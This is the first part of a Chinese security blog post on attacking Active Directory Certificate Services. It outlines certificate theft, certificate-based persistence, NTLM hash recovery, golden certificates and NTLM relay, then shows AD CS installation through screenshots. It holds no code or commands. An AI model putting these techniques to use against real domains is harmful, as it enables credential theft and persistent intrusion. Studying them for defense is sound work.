

Active Directory 证书服务 (一) – 先知社区

先知社区，先知安全技术社区

0x00 前言

specterops 发布了一篇关于 Active Directory 证书服务相关漏洞的白皮书

https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf，关于 Active (https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf%EF%BC%8C%E5%85%B3%E4%BA%8EActive) Directory 证书服务的攻击第一次系统的进入我们的视野。

我在白皮书的基础上学习了 Active Directory 证书服务相关的漏洞，作为学习成果，用两篇文章来介绍 Active Directory 证书服务相关的基础以及相关的漏洞利用。截止这篇文章发布为止，有些漏洞利用相关的工具并没有发布出来，在文章里面我会用其他的方式来演示。

白皮书里面，最核心的点在于证书服务发布的部分证书可用于 kerberos 认证，并且在返回的 PAC 里面能拿到 NTLM hash。这就是可以做很多事了，比如

- 1、拿到用户的凭据，能不能用用户的凭据来申请一个证书，这个证书用于 kerberos 认证，后面就算用户的密码改了，只要证书在手，就能用证书随时拿回 NTLM。
- 2、能不能在用户的电脑上找到证书，以后拿着这个证书去做认证。
- 3、什么样的证书能用于 kerberos 认证。
- 4、拿到 CA 服务器证书之后，能不能给任何用户颁发证书，再用这个证书做认证，跟黄金票据一样。
- 5、CA 服务器上有没有一些配置，能让一个用户申请别人的证书，然后拿到这个证书做认证。
- 6、CA 证书申请有个界面是 http 的，http 默认不开签名，我们能不能通过 Ntlm_Relay 将请求 relay 到这里，申请用以进行 kerberos 认证的证书。

关于这些，都会在这两篇文章里面讨论。在写完之后，由于内容过长，我将文章拆分为两篇，第一篇是介绍一些基础部分，以及三个相关的利用

1、窃取证书

2、通过凭据申请可用以 Kerberos 认证的证书

3、通过证书窃取用户凭据

在第二篇主要介绍一些其他的利用，包括

1、证书服务中的 Ntlm_Relay


2、证书模板配置错误

3、黄金证书

3、PKI 设计缺陷

4、防御指南

整体的思路如下图



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152747-74982aa6-fe63-1.png>)


0x01 Active Directory 证书服务安装

在开始讲解证书服务之前，我们先装个证书服务，方便起见，直接在域控上安装就行。


下一步下一步比较简单。




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152807-803ddd42-fe63-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152819-8756e114-fe63-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152834-90c5d048-fe63-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152853-9baf06aa-fe63-1.png>)





(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152907-a472b3b8-fe63-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152918-aad0e9a0-fe63-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152933-b374fd62-fe63-1.png>)







(<https://xzfile.aliyuncs.com/media/upload/picture/20210816152946-bb2a1146-fe63-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153003-c5bb8450-fe63-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153018-ce9fbbcc-fe63-1.png>)





